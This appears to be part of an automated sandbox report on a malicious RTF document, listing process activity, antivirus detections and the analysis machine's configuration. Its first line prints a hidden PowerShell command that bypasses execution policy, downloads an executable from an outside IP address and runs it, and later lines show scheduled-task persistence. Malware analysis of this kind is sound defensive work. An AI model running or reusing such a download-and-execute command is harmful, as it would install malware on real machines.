powershell.exe	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New... ....92.100.208/doc/doc.exe','C:\Users\kEecfMwgj\AppData\Roaming\doc.exe');Start-Process 'C:\Users\kEecfMwgj\AppData\Roaming\doc.exe'"	SUSPICIOUS
winword.exe	"C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n	CLEAN
fltldr.exe	"C:\Program Files (x86)\Microsoft Office\root\VFS\ProgramFilesCommonX86\Microsoft Shared\OFFICE16\FLTLDR.EXE" C:\Program Files (x86)\Common Files\Microsoft Shared\GRPHFLT\PNG32.FLT	CLEAN
splwow64.exe	C:\Windows\splwow64.exe 8192	CLEAN
schtasks.exe	"C:\Windows\System32\schtasks.exe" /Create /TN "Updates\maBdogbw" /XML "C:\Users\kEecfMwgj\AppData\Local\Temp\tmp6692.tmp"	CLEAN
schtasks.exe	"C:\Windows\System32\schtasks.exe" /Create /TN "Updates\maBdogbw" /XML "C:\Users\kEecfMwgj\AppData\Local\Temp\tmp6BEF.tmp"	CLEAN

YARA / AV

Antivirus (4)

File Type	Threat Name	File Name	Verdict
Sample File	VBS.Heur.Nyx.1.6E86CAD5.Gen	C:\Users\kEecfMwgj\Desktop\7b5572ae246bcd3f6ee0375e1e7a8c8d4287dae4ca1803d72ae427d8ecc93a32.rtf	MALICIOUS
Embedded File	VBS.Heur.Nyx.1.6E86CAD5.Gen	-	MALICIOUS
Dropped File	VBS.Heur.Nyx.1.6E86CAD5.Gen	-	MALICIOUS
Function Strings	Trojan.VBS.Agent.BMC	function_strings_process_1.txt	MALICIOUS

ENVIRONMENT

Virtual Machine Information

Name	win7_64_sp1_en_mso2016
Description	win7_64_sp1_en_mso2016
Architecture	x86 64-bit
Operating System	Windows 7
Kernel Version	6.1.7601.18741 (2e37f962-d699-492c-aaf3-f9f4e9770b1d)
Network Scheme Name	Local Gateway
Network Config Name	Local Gateway

Platform Information

Platform Version	4.3.0
Dynamic Engine Version	4.3.0 / 09/20/2021 03:59
Static Engine Version	4.3.0.0 / 2021-09-20 03:00:12
AV Exceptions Version	4.3.0.0 / 2021-09-20 03:00:12
Link Detonation Heuristics Version	4.3.0.4 / 2021-09-16 11:30:34
Signature Trust Store Version	4.3.0.0 / 2021-09-20 03:00:12
VMRay Threat Identifiers Version	4.3.1.7 / 2021-09-22 10:00:51
YARA Built-in Ruleset Version	4.3.0.5

Anti Virus Information

Built-in AV Version	AVCORE v2.2 Linux/x86_64 11.0.1.19 (March 15, 2021)
Built-in AV Database Update Release Date	2021-09-28 08:04:18+00:00
Built-in AV Database Records	10477558

Software Information

Adobe Acrobat Reader Version	Not installed
Microsoft Office	2016
Microsoft Office Version	16.0.4266.1003
Hangul Office	Not installed
Hangul Office Version	Not installed
Internet Explorer Version	8.0.7601.17514
Chrome Version	Not installed
Firefox Version	Not installed
Flash Version	Not installed
Java Version	Not installed

System Information

Sample Directory	C:\Users\kEecfMwgj\Desktop
Computer Name	Q9IATRKPRH
User Domain	Q9IATRKPRH

User Name	kEecfMwgj
User Profile	C:\Users\kEecfMwgj
Temp Directory	C:\Users\KEECFM~1\AppData\Local\Temp
System Root	C:\Windows